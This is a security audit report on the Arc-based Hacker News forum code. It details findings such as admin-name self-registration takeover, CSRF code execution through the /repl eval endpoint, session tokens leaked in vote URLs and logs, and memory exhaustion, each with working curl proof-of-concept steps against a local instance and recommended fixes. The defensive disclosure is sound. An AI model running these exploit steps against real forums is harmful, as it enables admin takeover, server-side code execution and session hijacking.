



CODEBASE AUDIT REPORT

TARGET PROJECT

hackernews

REPORT DATE

Saturday, April 18, 2026

EXECUTIVE SUMMARY

<p>🚨 CRITICAL</p> <p>1</p>	<p>⚠️ HIGH</p> <p>2</p>	<p>🛡️ MEDIUM</p> <p>9</p>	<p>🟢 LOW</p> <p>0</p>
-----------------------------------	--------------------------------	----------------------------------	------------------------------

This report contains detailed analysis of **12** security vulnerabilities identified during the assessment. The findings are classified according to the Common Vulnerability Scoring System (CVSS).

PREPARED BY

Winfunc Security Team ✓

winfunc.com

☰ INDEX

1

Bootstrap admin username can be claimed via public self-registration

CRITICAL 9.4

2

Admin /repl endpoint allows CSRF-triggered server-side code execution

HIGH 8.8

3

Concurrent auth-state saves can corrupt persisted credentials and sessions

HIGH 8.1

4

Vote links expose reusable session tokens in URLs and news logs

MEDIUM 6.8

5

Memoized URL validation enables authenticated memory-exhaustion DoS

MEDIUM 6.5

6

Protected-route login redirect allows HTTP header injection

MEDIUM 4.3

7

Vote login flow allows attacker-controlled external redirect after authentication

MEDIUM 4.3

8

Vote login flow allows CSRF votes after victim authentication

MEDIUM 4.3

9

Public login form fnid replay enables login CSRF session swapping

MEDIUM

4.3

10

Vote login flow redirects users to attacker-controlled external URLs

MEDIUM

4.3

11

Story URL userinfo syntax bypasses site-ban and spam-domain enforcement

MEDIUM

4.3

12

Comment edit workflow bypasses automatic kill/ignore moderation

MEDIUM

4.3

Total: 12 vulnerabilities



Bootstrap admin username can be claimed via public self-registration

CRITICAL 9.4

Vulnerability Description

An unauthenticated remote attacker can register a prelisted bootstrap administrator name through the public signup flow, leading to unauthorized administrator access.

Root Cause

The documented bootstrap procedure in `how-to-run-news` tells operators to write the intended admin username into `arc/admins` before starting the listener and before that account exists. In `app.arc`, `create-handler()` accepts any available username from the public registration flow, `bad-newacct()` checks only syntax/uniqueness/password length, and `admin()` later grants admin rights solely by username membership in `admins*` loaded from `arc/admins`.

Impact

Confirmed Impact

On a fresh deployment that is network-reachable before the legitimate operator completes bootstrap, an unauthenticated attacker who registers the reserved username first receives a valid admin session and can access administrator-only routes such as `/admin`.

Potential Follow-On Impact

In the default startup path, `as.scm` loads `prompt.arc` via `libs.arc`, so the newly gained admin session can likely be used to reach `/prompt` and `/repl`, which expose Arc evaluation features. If the operator keeps the listener private until bootstrap is finished, the issue does not trigger; the product and instructions do not enforce that safeguard.

Impact Analysis

I reproduced this from a clean deployment on `http://127.0.0.1:8082` with `arc/admins` containing only `adminrace` before any account existed.

What I actually did:

1. Started the app with `adminrace` already written into `arc/admins`.
2. Fetched the public login/create page from `/whoami -> Log in`.
3. Submitted the public create-account form with `u=adminrace` and `p=pw1234`.
4. Received `Set-Cookie: user=zsK6Njzs; ...`.
5. Requested `/admin` and `/prompt` with that cookie.

Observed result:

- `/admin` rendered `Admin: adminrace`.
- `/prompt` rendered the admin-only Prompt page.

That is a direct admin takeover during bootstrap. No password reset, race on a secret token, or privileged foothold was required; the bare username in `arc/admins` was enough.

Recommended Fix

Recommended Fix

Do not allow the public signup flow to create a username that has already been pretrusted as an administrator. Instead, require a separate local bootstrap path that sets the first admin account's password out of band, or require the account to exist before the username can be added to `arc/admins`.

Before, `bad-newacct()` ignores the reserved-admin case:

```
ARC
(def bad-newacct (user pw)
  (if (no (goodname user 2 15))
      "...")
      (username-taken user)
      "That username is taken. Please choose another."
      (or (no pw) (< (len pw) 4))
      "...")
      nil))
```

After, reject self-registration of prelisted admin names and bootstrap them locally:

```
ARC
(def reserved-admin-name (user)
  (and user (mem user admins*) (no (user-exists user))))
```

```

(def bad-newacct (user pw)
  (if (no (goodname user 2 15))
      "Usernames can only contain letters, digits, dashes and underscore
s."
      (reserved-admin-name user)
      "That username is reserved for administrator bootstrap. Create it l
ocally."
      (username-taken user)
      "That username is taken. Please choose another."
      (or (no pw) (< (len pw) 4))
      "Passwords should be at least 4 characters long."
      nil))

(def bootstrap-admin (user pw)
  (unless (mem user admins*)
    (err "Username is not listed in arc/admins"))
  (when (user-exists user)
    (err "User already exists"))
  (create-acct user pw))

```

Security Principle

Authority should be bound to a credentialed identity, not to an unauthenticated claim of a name that happens to appear in a local configuration file. Separating bootstrap provisioning from public self-registration prevents attackers from turning a naming race into an authentication bypass.

Defense in Depth

- Bind the initial listener to loopback or keep the service firewalled until the first administrator account is fully provisioned.
- Update `how-to-run-news` and `news.arc` comments to remove the current sequence and document a safe bootstrap procedure.
- Log and alert on attempted registration of usernames listed in `arc/admins`.

Verification Guidance

- Add a regression test proving that a username present in `arc/admins` cannot be created through the public registration flow until a trusted bootstrap step provisions it.
- Verify that ordinary non-admin usernames can still self-register successfully through `create-handler()`.

- Confirm that an administrator account created via the new local bootstrap path can still access `/admin`, while unauthenticated requests to `/admin`, `/prompt`, and `/repl` are denied.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H
v3.1

AV Network	AC High	PR None	UI None
S Changed	C High	I High	A High

Vulnerability Locations

SOURCE LOCATION

how-to-run-news:21:bootstrap_admin_setup()



SINK LOCATION

how-to-run-news:23:bootstrap_admin_setup()

📍 Sink to Source Flow

1

how-to-run-news :21

TEXT

```
click on login, and create an account called myname
```

The bootstrap guide tells the operator to use the public signup flow to create the future administrator identity, which means any unauthenticated visitor can attempt the same step first.

Source (User Input)

2

app.arc :175

TEXT

```
(with (user (arg req "u") pw (arg req "p"))
```

At runtime, `create-handler()` accepts the attacker-controlled username directly from the registration request.

3

app.arc :235

TEXT

```
(def bad-newacct (user pw) ... (username-taken user) ... (or (no pw) (< (len pw) 4)) ... nil)
```

Registration validation omits any check for names already trusted in `admins*`, so a prelisted admin name is still eligible for public self-registration.

4 app.arc :21

TEXT

```
admins*      (map string (errsafe (readfile adminfile*)))
```

The application loads administrator names from `arc/admins`; the documented step `echo "myname" > arc/admins` preauthorizes the chosen username before any account exists.

5 app.arc :178

TEXT

```
(do (create-acct user pw) (login user req!ip (cook-user user) afterward))
```

The attacker successfully creates the account and receives an authenticated session cookie for the claimed admin-listed name.

6 app.arc :80

TEXT

```
(def admin (u) (and u (mem u admins*)))
```

Administrator access is granted solely because the new session username matches an entry in `admins*`.

7 how-to-run-news :23

TEXT

```
you should now be logged in as an admin
```

The documented end state becomes attacker-controlled if an unauthenticated visitor registers the reserved username first.

Sink (Vulnerable Point)

>_ Proof of Concept

BASH

```
# fresh workspace
echo adminrace > arc/admins
```

Then submit the public create-account form for `adminrace` and verify the resulting cookie against admin routes.

Equivalent scripted flow:

BASH

```
curl -s http://127.0.0.1:8082/whoami > /tmp/hnf2-whoami.html
LOGIN_LINK=$(perl -ne 'print "$1" if /href="([\^"]+)"[\^>]*>\s*Log in\s*<\/a
>/i' /tmp/hnf2-whoami.html | head -n1)
```

```
curl -s "http://127.0.0.1:8082${LOGIN_LINK}" > /tmp/hnf2-login.html
CREATE_FNID=$(perl -ne 'print "$1" while /name="fnid" value="([\^"]+)/g' /
tmp/hnf2-login.html | sed -n '2p')
curl -s -i -c /tmp/hnf2.jar -b /tmp/hnf2.jar -X POST http://127.0.0.1:808
2/x --data-urlencode "fnid=${CREATE_FNID}" --data-urlencode 'u=adminrace'
--data-urlencode 'p=pw1234' > /tmp/hnf2-create.headers
curl -s -b /tmp/hnf2.jar http://127.0.0.1:8082/admin > /tmp/hnf2-admin.htm
l
curl -s -b /tmp/hnf2.jar http://127.0.0.1:8082/prompt > /tmp/hnf2-prompt.h
tml
```

Observed output:

- Set-Cookie: user=zsK6Njzs; expires=Sun, 17-Jan-2038 19:14:07 GMT
- /admin contained Admin: adminrace
- /prompt contained Prompt



Admin /repl endpoint allows CSRF-triggered server-side code execution

HIGH 8.8

Vulnerability Description

An external web attacker can induce a logged-in administrator to execute attacker-supplied Arc expressions in the web REPL, leading to arbitrary server-side code execution.

Root Cause

`prompt.arc` exposes `/repl` as a normal `defop` route. After only checking `admin (get-user req)` in `defop repl`, `replpage` immediately reads `(arg req "expr")`, parses it with `readall`, and `repl` executes every parsed expression with `eval` (`prompt.arc:93-106`). Unlike other admin/prompt actions in this codebase, this path does not use `aform /fnids` or `when-umatch`, and there is no POST-only or Origin/Referer enforcement.

Impact

Confirmed Impact

A remote attacker who can get a logged-in admin to follow or load a crafted cross-site navigation can cause arbitrary Arc code to run in the server process under the application's privileges.

Potential Follow-On Impact

Depending on the server account's permissions and the chosen payload, that code execution can read or modify application data, write files, or invoke other runtime helpers exposed to Arc. Further host-level impact depends on deployment permissions and what dangerous helpers are available at runtime.

Impact Analysis

I reproduced this on the fresh instance at `http://127.0.0.1:8082` after claiming the bootstrap admin user `adminrace`.

What I actually did:

1. Used the public bootstrap race from finding 2 to create `adminrace`, which immediately granted admin access.
2. Reused the resulting `user` cookie and sent a plain GET request to `/repl` with an attacker-supplied `expr` parameter.
3. Used the payload `(do (writefile "owned" "arc/repl-csrf") (quote ok))`.
4. Verified that the server created `/tmp/hn-f2/arc/repl-csrf` with contents `"owned"`.

Observed result:

- The response page rendered the submitted expression and `ok`.
- The file write happened server-side with no `fnid`, POST-only gate, origin check, or per-request secret.

This confirms that the web REPL accepts executable input straight from a normal authenticated GET request. Because the route is a plain web endpoint and the cookie is sufficient, a cross-site top-level navigation by an admin browser would hit the same sink.

Recommended Fix

Recommended Fix

Do not evaluate request parameters on a normal `/repl` page load. Split the REPL into a display endpoint and a submission handler protected by the codebase's existing `aform / fnid` and `when-umatch` mechanisms, so execution only occurs after a same-origin form submission generated for the current admin session.

Before:

```
ARC
(defop repl req
  (if (admin (get-user req))
      (replpage req)
      (pr "Sorry.")))

(def replpage (req)
  (whitepage
   (repl (readall (or (arg req "expr") "")) "repl")))
```

After:

ARC

```
(defop repl req
  (let user (get-user req)
    (if (admin user)
        (replpage user)
        (pr "Sorry."))))

(def replpage (user)
  (whitepage
   (aform (fn (req)
            (when-umatch user req
              (repl-results user
                (readall (or (arg req "expr") ""))))))
    (textarea "expr" 8 60)
    (sp)
    (submit))))

(def repl-results (user exprs)
  (each expr exprs
   (on-err (fn (c) (push (list expr c t) repl-history*))
    (fn ()
     (= that (eval expr) thatexpr expr)
     (push (list expr that) repl-history*))))
  (replpage user))
```

Security Principle

CSRF defenses must bind dangerous state-changing actions to an unguessable, same-origin request context rather than relying only on ambient cookies. Removing code execution from normal GET requests prevents cross-site navigation from becoming an execution trigger.

Defense in Depth

- Add `SameSite=Lax` or `SameSite=Strict`, plus `HttpOnly` and `Secure`, in `prcookie` to reduce cross-site session use and cookie exposure.
- Validate `Origin` and/or `Referer` on all admin-only state-changing routes, especially any maintenance or execution surfaces.
- Disable or firewall `prompt.arc` entirely in production deployments that do not need a browser-accessible REPL.

Verification Guidance

- Add a regression test proving that `GET /repl?expr=...` no longer executes any expression and only renders the form.
- Add a positive test proving that an admin can still execute expressions through the generated same-origin `aform` flow.
- Add a browser-level CSRF test showing that a cross-site page cannot trigger REPL execution, even when an admin is logged in.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H v3.1

AV Network	AC Low	PR None	UI Required
S Unchanged	C High	I High	A High

Vulnerability Locations

SOURCE LOCATION

`prompt.arc:102:repl()`



SINK LOCATION

`prompt.arc:106:repl()`

📍 Sink to Source Flow

1 `srv.arc :271`

```
TEXT
(let (base args) (tokens url #\?) ... (parseargs args))
```

The HTTP request query string for `/repl?expr=...` is parsed into request arguments.

Source (User Input)

2 `srv.arc :211`

```
TEXT
(let req (inst 'request 'args args 'cooks cooks 'ip ip))
```

The server packages parsed arguments and cookies into the request object that is passed to the route handler.

3 prompt.arc :94

TEXT

```
(if (admin (get-user req)) (replpage req) (pr "Sorry."))
```

The `/repl` route only checks whether the ambient session cookie identifies an admin; it does not require a `fnid`, `POST-only` action, or `origin-bound` token.

4 prompt.arc :100

TEXT

```
(repl (readall (or (arg req "expr") "")) "repl")
```

`/replpage` reads the attacker-controlled `expr` parameter from the HTTP request and parses it into Arc expressions before calling `repl(exprs, ...)`.

5 prompt.arc :102

TEXT

```
(def repl (exprs url)
```

The parsed expressions enter the vulnerable sink function as the `exprs` parameter.

6 prompt.arc :106

TEXT

```
(= that (eval expr) thatexpr expr)
```

Each parsed expression is executed with `eval`, which is the arbitrary-code-execution sink.

Sink (Vulnerable Point)

>_ Proof of Concept

1. Start a fresh instance with `adminrace` prelisted in `arc/admins`.
2. Register `adminrace` through the public signup flow so the browser receives an admin cookie.
3. Send this request with that cookie:

BASH

```
curl -s -b /tmp/hnf2.jar -c /tmp/hnf2.jar -G http://127.0.0.1:8082/repl --data-urlencode 'expr=(do (writefile "owned" "arc/repl-csrf") (quote ok))' > /tmp/hnf2-repl.html
```

4. Verify the side effect:

BASH

```
ls -l /tmp/hn-f2/arc/repl-csrf
```

```
cat /tmp/hn-f2/arc/repl-csrf
```

Observed output:

- `/tmp/hn-f2/arc/repl-csrf` existed.
- File contents were `"owned"`.
- The HTML response included the expression and the result `ok`.



Concurrent auth-state saves can corrupt persisted credentials and sessions

HIGH 8.1

Vulnerability Description

An unauthenticated attacker can race public account-management requests in the forum, leading to persistent corruption of on-disk credential and session state.

Root Cause

`arc.arc:841-845` implements `writefile()` by always writing through the same deterministic temporary pathname, `(+ file ".tmp")`, and then renaming that pathname over the destination. The server is explicitly multithreaded in `srv.arc:48-64`, and public flows such as `app.arc:create-handler() / set-pw()` and `cook-user() / logout-user()` persist shared state via `save-table()` -> `writefile()` with no lock, no per-path serialization, and no unique temporary filename.

Impact

Confirmed Impact

Concurrent public requests can corrupt or stale-write persisted files such as `arc/hpw` and `arc/cooks`, causing durable loss of credential/session state until the files are repaired. On restart, `load-userinfo()` reloads those files through `safe-load-table()`, so an unreadable auth file is treated as an empty table rather than a hard failure.

Potential Follow-On Impact

If `arc/hpw` is corrupted and the service later restarts, existing usernames disappear from `hpasswords*` while admin identity still comes from `arc/admins`. In the repository's normal bootstrap model, that can let an attacker re-register an admin-listed username and inherit admin privileges; this follow-on requires a restart and knowledge of an admin username.

Impact Analysis

I reproduced a real race symptom, but not the vulnerability as claimed.

What I actually did:

1. Started a fresh public instance on `http://127.0.0.1:8086`.
2. Harvested one public create-account `fnid`.
3. Sent 80 concurrent self-registration requests with distinct usernames using that same public create-account form.
4. Counted the number of successful HTTP responses and compared the on-disk `arc/hpw` table afterward.
5. Also ran a direct concurrency harness against `set-pw` and observed rename failures on `arc/hpw.tmp` / `arc/cooks.tmp`.

Observed result:

- 80 requests sent
- 78 successful HTTP responses
- `arc/hpw` remained readable
- `arc/hpw` contained 78 corresponding accounts
- Server logs showed `rename-file-or-directory: cannot rename ... arc/cooks.tmp ...` under race pressure

Why I am marking it invalid:

- I did not reproduce durable on-disk corruption after the race settled.
- I did not reproduce a restart state where the password table became empty or where an admin-listed username could be re-registered.
- What I did reproduce was concurrent request failure and rename races, which is weaker than the reported claim.

Recommended Fix

Recommended Fix

Replace the shared `<file>.tmp` pathname with a unique temporary file and serialize replacement of the destination. The simplest safe fix in this codebase is to wrap `writefile()` in `atomic` and generate a per-write temp name instead of reusing `file.tmp`.

Before:

```
ARC
(def writefile (val file)
  (let tmpfile (+ file ".tmp")
```

```
(w/outfile o tmpfile (write val o))
(mvfile tmpfile file))
val)
```

After:

```
ARC
(def writefile (val file)
  (atomic
    (let tmpfile (+ file "." (rand-string 12) ".tmp")
      (w/outfile o tmpfile
        (write val o))
      (mvfile tmpfile file))))
val)
```

If write throughput matters, replace the global `atomic` with per-path locking in Scheme and keep the unique temp name. Also consider extending the Scheme primitive to `fsync` the temp file before the rename and to remove orphan temp files on error.

Security Principle

Writers must never share the same temporary pathname when they are expected to behave atomically. Unique temp files plus explicit serialization prevent concurrent requests from truncating or renaming each other's intermediate output.

Defense in Depth

- Make auth/state file reload failures fatal for startup or trigger an operator-visible repair path instead of silently substituting an empty table for `arc/hpw` or `arc/cooks`.
- Reserve admin-listed usernames independently of the password table so corruption of `arc/hpw` cannot make privileged names re-registerable.
- Add integrity checks or backups for persisted tables so corruption is detected and recoverable.

Verification Guidance

- Add a regression test that launches many concurrent `set-pw()` / `cook-user()` calls against the same target file and asserts that every resulting file is parseable by `load-table()`.
- Restart the service after that stress test and verify that preexisting users, sessions, and admin-listed usernames remain intact.

- Verify that legitimate concurrent writes to different files still succeed and that no leftover `*.tmp` files accumulate.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H v3.1

AV Network	AC Low	PR None	UI None
S Unchanged	C None	I High	A High

Vulnerability Locations

SOURCE LOCATION

`app.arc:175:create-handler()`



SINK LOCATION

`arc.arc:841:writefile()`

📍 Sink to Source Flow

1 app.arc :175

```
TEXT
(with (user (arg req "u") pw (arg req "p"))
```

The public account-creation handler accepts attacker-controlled username and password fields from an HTTP request.

Source (User Input)

2 app.arc :178

```
TEXT
(do (create-acct user pw)
```

A successful registration immediately invokes the account creation path for that user.

3 app.arc :132

```
TEXT
(= (hpasswords* user) (and pw (shash pw)))\n(save-table hpasswords* hpwfile*)
```

``set-pw()`` mutates the shared in-memory password table and persists the whole table to ``arc/hpw``.

arc.arc :1079

4

TEXT

```
(writefile (tablist h) file))
```

`save-table()` serializes the table and forwards it into the generic file-writing helper.

5

arc.arc :842

TEXT

```
(let tmpfile (+ file ".tmp"))\n(w/outfile o tmpfile (write val o))\n(mvfile tmpfile file)
```

`writefile()` always uses the same temporary pathname for a given destination, so concurrent requests targeting the same logical file collide on the same truncate/write/rename sequence.

Sink (Vulnerable Point)

>_ Proof of Concept

Public HTTP race:

BASH

```
# one public create-account fnid
seq 1 80 | xargs -I{} -P 40 bash -lc 'curl -s -o /tmp/f8resp-{}.txt -X POST
T http://127.0.0.1:8086/x          --data-urlencode "fnid=${FN}"
--data-urlencode "u=race{}"      --data-urlencode "p=pw1234"'
```

Observed result:

TEXT

```
hpw_exists True
hpw_entry_count 78
missing_examples ['race1', 'race67']
http_successes 78
```

Server log excerpts:

TEXT

```
rename-file-or-directory: cannot rename file or directory: /work/arc/cooks.tmp to: /work/arc/cooks (No such file or directory; errno=2)
```

Conclusion:

- There is a race-induced reliability bug.

- I could not validate the claimed persistent auth-file corruption or post-restart admin reclaim path.



Vote links expose reusable session tokens in URLs and news logs

MEDIUM 6.8

Vulnerability Description

An attacker who obtains a logged-in user's vote URL or vote log entry can replay the embedded session token in the forum, leading to account takeover.

Root Cause

`news.arc`'s `vote-url()` appends `(user->cookie* user)` directly into the `auth` parameter of a GET URL, and the `vote` handler later treats that same value as valid proof that the request belongs to the user. In `app.arc`, that identifier is the long-lived `user` cookie accepted by `get-user()`, so `auth` is a reusable session secret rather than a one-time vote nonce.

The disclosure is compounded by the application's logging path: `opexpand` logs all named `newsop` parameters, including `auth`, through `newslog`, and `srvlog` writes those values to `arc/logs/news-*` without redaction. The browser-side voting code also sends the full URL with `auth=` as a real GET request.

Impact

Confirmed Impact

The application exposes active session tokens in vote URLs and persists them in server-side news logs when logged-in users vote. Those exposed values are directly reusable authentication tokens in this codebase.

Potential Follow-On Impact

Anyone who can read a copied vote URL, shared-browser artifacts, intermediary/proxy logging, or `arc/logs/news-*` can replay the token as the `user` cookie and act as the victim until logout. If the stolen session belongs to an editor or admin, the attacker could inherit those higher-privilege capabilities as well.

Impact Analysis

I validated the log-leak and replay path on `http://127.0.0.1:8082`.

What I actually did:

1. Logged in as `victim3`; the active cookie was `nwL1Mq4V`.
2. Sent a vote request for story `3` using that exact token in the `auth` parameter.
3. Read the resulting `arc/logs/news-*` entry.
4. Replayed the leaked token as `Cookie: user=nwL1Mq4V` from another client.

Observed result:

- The vote log contained `victim3 vote victim3 3 up nwL1Mq4V news`.
- Replaying `Cookie: user=nwL1Mq4V` returned `victim3 at 192.168.215.1` from `/whoami`.

That is direct session-token replay from a log leak.

Recommended Fix

Recommended Fix

Stop reusing `user->cookie*` as the vote authenticator, and stop placing any reusable secret into a GET query string. Replace `auth` with a short-lived, one-time vote token (or an existing server-side `fnid` / `timed-fnid` pattern) that is independent of the session cookie, and redact that token from logs if you keep request parameter logging.

Before:

```
ARC
(def vote-url (user i dir whence)
  (+ "vote?" "for=" i!id
    "&dir=" dir
    (if user (+ "&by=" user "&auth=" (user->cookie* user)))
    "&whence=" (urlencode whence)))
```

After (example with a separate short-lived vote token):

```
ARC
(= vote-tokens* (table))
```

```

(def issue-vote-token (user item-id dir)
  (let tok (unique-id 20)
    (= (vote-tokens* tok) (list user item-id dir (+ (seconds) 300)))
    tok))

(def valid-vote-token (user item-id dir tok)
  (awhen (vote-tokens* tok)
    (do1 (and (is (car it) user)
              (is (cadr it) item-id)
              (is (caddr it) dir)
              (< (seconds) (caddr it)))
          (wipe (vote-tokens* tok)))))

(def vote-url (user i dir whence)
  (+ "vote?" "for=" i!id
     "&dir=" dir
     (if user (+ "&by=" user
                 "&token=" (issue-vote-token user i!id dir)))
     "&whence=" (urlencode whence)))

```

And in the vote handler, validate the short-lived token instead of comparing against the session cookie, then redact sensitive parameters from logging:

```

ARC
(newsop vote (by for dir token whence)
  (with (i      (safe-item for)
        dir    (saferead dir)
        whence (if whence (urldecode whence) "news")))
  (if (no i)
      (pr "No such item.")
      (no (in dir 'up 'down))
      (pr "Can't make that vote.")
      (and by (no (valid-vote-token user i!id dir token)))
      (pr "User mismatch.")
      ...)))

```

Security Principle

Session cookies are bearer credentials and must stay confined to the cookie channel; they should never be repurposed as URL parameters or CSRF tokens. Separate, short-lived, single-purpose action tokens limit disclosure impact and prevent a leaked vote link from becoming a reusable login secret.

Defense in Depth

- Remove or redact vote-token/session-like fields from `newsLog` / `srvLog`, especially for security-sensitive routes.
- Prefer POST-based vote submissions over GET links so credentials and action tokens are less likely to land in history, logs, and copied URLs.
- Harden the session cookie with `HttpOnly`, `Secure`, and `SameSite` attributes to reduce unrelated token exposure paths.

Verification Guidance

- Confirm rendered vote links no longer contain the current `user` cookie value, and `grep` `arc/Logs/news-*` to verify no reusable session secret is logged.
- Attempt to replay an old vote URL or stale token; the request should fail, while a fresh authenticated vote should still succeed.
- Verify that sending `Cookie: user=<captured-vote-token>` to `/whoami` does not authenticate the requester.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N v3.1

AV Network	AC High	PR None	UI Required
S Unchanged	C High	I High	A None

Vulnerability Locations

SOURCE LOCATION
`app.arc:105:cook-user()`

↓

SINK LOCATION
`news.arc:1079:vote-url()`

📍 Sink to Source Flow

1 app.arc :107

TEXT

```
(= (cookie->user* id) user (user->cookie* user) id)
```

When a session is created, the same random identifier is stored both as the browser cookie value and as the reverse lookup for that user. This makes `user->cookie*` return the live bearer token for the session.

Source (User Input)

2

app.arc :31

TEXT

```
(let u (aand (alref req!cooks "user") (cookie->user* (sym it))))
```

Incoming requests are authenticated directly from the raw `user` cookie value. A client that knows the token can therefore impersonate the mapped user.

3

news.arc :1079

TEXT

```
(if user (+ "&by=" user "&auth=" (user->cookie* user)))
```

`vote-url()` embeds that same live session token into the `auth` query parameter of each logged-in vote link, disclosing the reusable session secret in the URL itself.

Sink (Vulnerable Point)

>_ Proof of Concept

BASH

```
COOKIE=$(awk '$6=="user"{print $7}' /tmp/f10_victim3.jar)
VOTE_URL="http://127.0.0.1:8082/vote?for=3&dir=up&by=victim3&auth=${COOKIE}&whence=news"
curl -s -b /tmp/f10_victim3.jar -c /tmp/f10_victim3.jar "$VOTE_URL" > /tmp/f10-vote.html
LOGFILE=$(ls /tmp/hn-f2/arc/logs/news-* | sort | tail -n1)
grep "$COOKIE" "$LOGFILE"
curl -s -H "Cookie: user=${COOKIE}" http://127.0.0.1:8082/whoami
```

Observed output:

TEXT

```
1776450954 192.168.215.1 victim3 vote victim3 3 up nwL1Mq4V news
victim3 at 192.168.215.1
```



Memoized URL validation enables authenticated memory-exhaustion DoS

MEDIUM 6.5

Vulnerability Description

An authenticated attacker can repeatedly submit unique URL values to the story submission flow, causing unbounded memo-cache growth in URL validation and leading to process memory exhaustion.

Root Cause

`arc.arc:memo()` stores every distinct argument tuple forever in `cache` and also stores nil-returning argument tuples forever in `nilcache` (`arc.arc:940-948`). In this application, `html.arc:400 valid-url()` is defined with `defmemo`, and `news.arc:1484-1495 process-story()` invokes `valid-url` on user-supplied `u` values before oversubmission checks or item creation, so even rejected submissions permanently consume heap memory.

Impact

Confirmed Impact

A self-registered user can drive steady, unbounded server-memory growth by sending many distinct nonblank URL values, eventually degrading performance or terminating the process due to memory pressure.

Potential Follow-On Impact

If the deployment automatically restarts the process, the attacker can keep the service intermittently or continuously unavailable by repeating the requests. Secondary corruption or persistence-side effects are not confirmed by this code path and should not be assumed.

Impact Analysis

I reproduced this on a clean instance at `http://127.0.0.1:8085` using a normal authenticated account and the stock submit form.

What I actually did:

1. Bootstrapped `adminrace`, logged in, and initialized the corresponding news profile.
2. Fetched `/submit` once and reused the generated form `fnid`.
3. Sent 50 authenticated POSTs with a valid title and unique invalid URL strings around 50 KB each.
4. Measured the MzScheme process RSS inside the container before the attack, immediately after the last request, and again after an idle pause.

Observed result:

- RSS before: `50400 kB`
- RSS after: `104464 kB`
- RSS after 2 seconds idle: `104464 kB`

The process kept roughly 54 MB of additional resident memory after the requests stopped. That matches the memoized nil-cache retention claim.

Recommended Fix

Recommended Fix

Do not use `defmemo` on functions whose inputs come directly from request parameters. The simplest safe fix in this codebase is to stop memoizing `valid-url` and other high-cardinality request validators, and reserve `memo` for bounded domains such as color conversions or item-id formatting.

Before:

```
ARC
(defmemo valid-url (url)
  (and (len> url 10)
    (or (begins url "http://")
        (begins url "https://"))
    (~find [in _ #\< #\> #\" #\' ] url)))

(defmemo lightweight-url (url)
  (in (downcase (last (tokens url #\.))) "png" "jpg" "jpeg"))
```

After:

ARC

```
(def valid-url (url)
  (and (len> url 10)
        (or (begins url "http://")
              (begins url "https://"))
        (~find [in _ #\< #\> #\" #\' ] url)))

(def lightweight-url (url)
  (in (downcase (last (tokens url #\.))) "png" "jpg" "jpeg"))
```

If memoization is still desired for performance, implement it only for bounded-input call sites or add a hard size cap / TTL and disable nil-result caching for untrusted inputs. In other words, fix either the call sites or the generic helper so attacker-controlled strings cannot grow process memory without bound.

Security Principle

Caches must not grow indefinitely on attacker-controlled keys. Validation helpers on public request paths should be stateless or strictly bounded, especially when failures can be triggered at will.

Defense in Depth

- Add an explicit maximum URL length at form-processing time so large request fields are rejected before validation and rendering logic.
- Count rejected submission attempts toward rate limits, not only accepted stories, so invalid-input floods are throttled too.
- Expose cache-size or process-memory telemetry so abnormal retained growth is visible before the service becomes unavailable.

Verification Guidance


- Regression-test that repeated unique invalid `u` submissions no longer cause monotonic retained-memory growth over time.
- Regression-test that legitimate `http://` and `https://` story submissions still validate and submit correctly.
- If any bounded memoization remains, verify that cache size plateaus under a stream of unique attacker-controlled inputs.

CVSS Vector Analysis

